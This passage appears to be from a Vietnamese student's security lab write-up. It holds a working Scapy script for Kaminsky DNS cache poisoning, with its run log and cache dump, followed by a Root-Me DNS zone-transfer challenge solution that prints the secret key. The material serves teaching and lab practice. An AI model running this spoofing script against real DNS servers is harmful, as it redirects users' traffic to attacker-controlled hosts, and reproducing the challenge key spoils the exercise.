4   local_dns_server = "192.168.195.138"  # Địa chỉ Local DNS Server
5   attacker_ip = "192.168.195.130"       # Địa chỉ IP của máy tấn công
6   fake_ip = "1.2.3.4"                   # Địa chỉ IP giả mạo trả về cho www.example.net
7   fake_ns = "ns.attacker.com"           # Nameserver giả mạo
8
9   def send_dns_request():
10      Qdsec = DNSQR(qname="www.example.net")
11      dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
12      ip = IP(dst=local_dns_server, src=attacker_ip)
13      udp = UDP(dport=53, sport=2052, chksum=0)
14      request = ip/udp/dns
15      send(request)
16      print("[+] Sent DNS Request")
17
18  def send_fake_dns_response():
19      name = "www.example.net"
20      domain = "example.net"
21      Qdsec = DNSQR(qname=name)
22      Anssec = DNSRR(rrname=name, type="A", rdata=fake_ip, ttl=259200)
23      NSsec = DNSRR(rrname=domain, type="NS", rdata=fake_ns, ttl=259200)
24
25      for i in range(10000):  # Lặp lại để tăng xác suất khớp Transaction ID
26          dns = DNS(id=i, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,
27                    qd=Qdsec, an=Anssec, ns=NSsec)
28          ip = IP(dst=local_dns_server, src=attacker_ip)
29          udp = UDP(dport=53, sport=2052, chksum=0)
30          reply = ip/udp/dns
31          send(reply, verbose=False)
32          print(f"[+] Sent Fake DNS Response with ID: {i}")
33
34  if __name__ == "__main__":
35      print("[*] Sending DNS Request...")
36      send_dns_request()
37      time.sleep(1)  # Đợi 1 giây để Local DNS Server xử lý request
38      print("[*] Sending Fake DNS Responses...")
39      send_fake_dns_response()
```

- Kết quả

```
┌──(nhattram1501㉿nhattram1501)-[~]
└─$ sudo python3 /home/nhattram1501/Documents/lab4/kaminsky.py
[*] Sending DNS Request...
.
Sent 1 packets.
[+] Sent DNS Request
[*] Sending Fake DNS Responses...
[+] Sent Fake DNS Response with ID: 0
[+] Sent Fake DNS Response with ID: 1
[+] Sent Fake DNS Response with ID: 2
[+] Sent Fake DNS Response with ID: 3
[+] Sent Fake DNS Response with ID: 4
[+] Sent Fake DNS Response with ID: 5
[+] Sent Fake DNS Response with ID: 6
[+] Sent Fake DNS Response with ID: 7
[+] Sent Fake DNS Response with ID: 8
[+] Sent Fake DNS Response with ID: 9
[+] Sent Fake DNS Response with ID: 10
[+] Sent Fake DNS Response with ID: 11
[+] Sent Fake DNS Response with ID: 12
[+] Sent Fake DNS Response with ID: 13
[+] Sent Fake DNS Response with ID: 14
[+] Sent Fake DNS Response with ID: 15
[+] Sent Fake DNS Response with ID: 16
[+] Sent Fake DNS Response with ID: 17
[+] Sent Fake DNS Response with ID: 18
[+] Sent Fake DNS Response with ID: 19
[+] Sent Fake DNS Response with ID: 20
[+] Sent Fake DNS Response with ID: 21
[+] Sent Fake DNS Response with ID: 22
[+] Sent Fake DNS Response with ID: 23
[+] Sent Fake DNS Response with ID: 24
[+] Sent Fake DNS Response with ID: 25
[+] Sent Fake DNS Response with ID: 26
[+] Sent Fake DNS Response with ID: 27
[+] Sent Fake DNS Response with ID: 28
[+] Sent Fake DNS Response with ID: 29
[+] Sent Fake DNS Response with ID: 30
[+] Sent Fake DNS Response with ID: 31
[+] Sent Fake DNS Response with ID: 32
[+] Sent Fake DNS Response with ID: 33
[+] Sent Fake DNS Response with ID: 34
[+] Sent Fake DNS Response with ID: 35
```

- Kiểm tra cache

```
tramdns@tramdns:/etc/bind$ cat /var/cache/bind/dump.db | grep attacker
ns.attacker.com.        8088    \-AAAA  ;-$NXRRSET
; attacker.com. SOA ns.attacker.com. admin.attacker.com. 2008111001 28800 7200 2419200 86400
```

- Mô tả: Quá trình tấn công Kaminsky DNS Cache Poisoning diễn ra như sau: attacker gửi yêu cầu DNS hợp lệ để phân giải www.example.net đến DNS Server. DNS Server không có thông tin trong cache, nên nó gửi yêu cầu lên các DNS server cấp cao để phân giải. Máy tấn công gửi liên tục các gói DNS response giả mạo, mỗi gói có một Transaction ID khác nhau để giả mạo thông tin trả về (ví dụ: www.example.net trỏ đến IP giả 1.2.3.4). DNS Server chấp nhận phản hồi giả: Nếu gói phản hồi giả mạo khớp với yêu cầu DNS (cùng Transaction ID), DNS Server sẽ chấp nhận và lưu thông tin giả vào cache.

7. DNS - zone transfert (Viết writeup chi tết)

Statement

A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain...

Challenge connection informations :

- Host: challenge01.root-me.org

- Protocol: DNS

- Port: 54011

- Dùng công cụ ***dig*** để thực hiện truy vấn DNS trên máy chủ ***challenge01.root-me.org*** với port ***54011*** với tên miền được cho trước ***ch11.challenge01.root-me.org***

```
dns-server@dns-server:~/Desktop$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org ANY

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org ANY
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56607
;; flags: qr aa rd; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: a3b1aecd6af90934010000006749f86a7cbd74c4c1943272 (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org.  IN      ANY

;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN TXT     "DNS transfer secret key : CBkFRwfNMMtRjHY"
ch11.challenge01.root-me.org. 604800 IN SOA     ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
ch11.challenge01.root-me.org. 604800 IN NS      ch11.challenge01.root-me.org.
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; ADDITIONAL SECTION:
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; Query time: 297 msec
;; SERVER: 2001:bc8:35b0:c166::151#54011(challenge01.root-me.org) (TCP)
;; WHEN: Sat Nov 30 00:22:50 +07 2024
;; MSG SIZE  rcvd: 226
```

- Thông tin về tên miền được hiển thị với DNS transfer secret key ***CBkFRwfNMMtRjHY.***
- Submit key trên trang Root Me.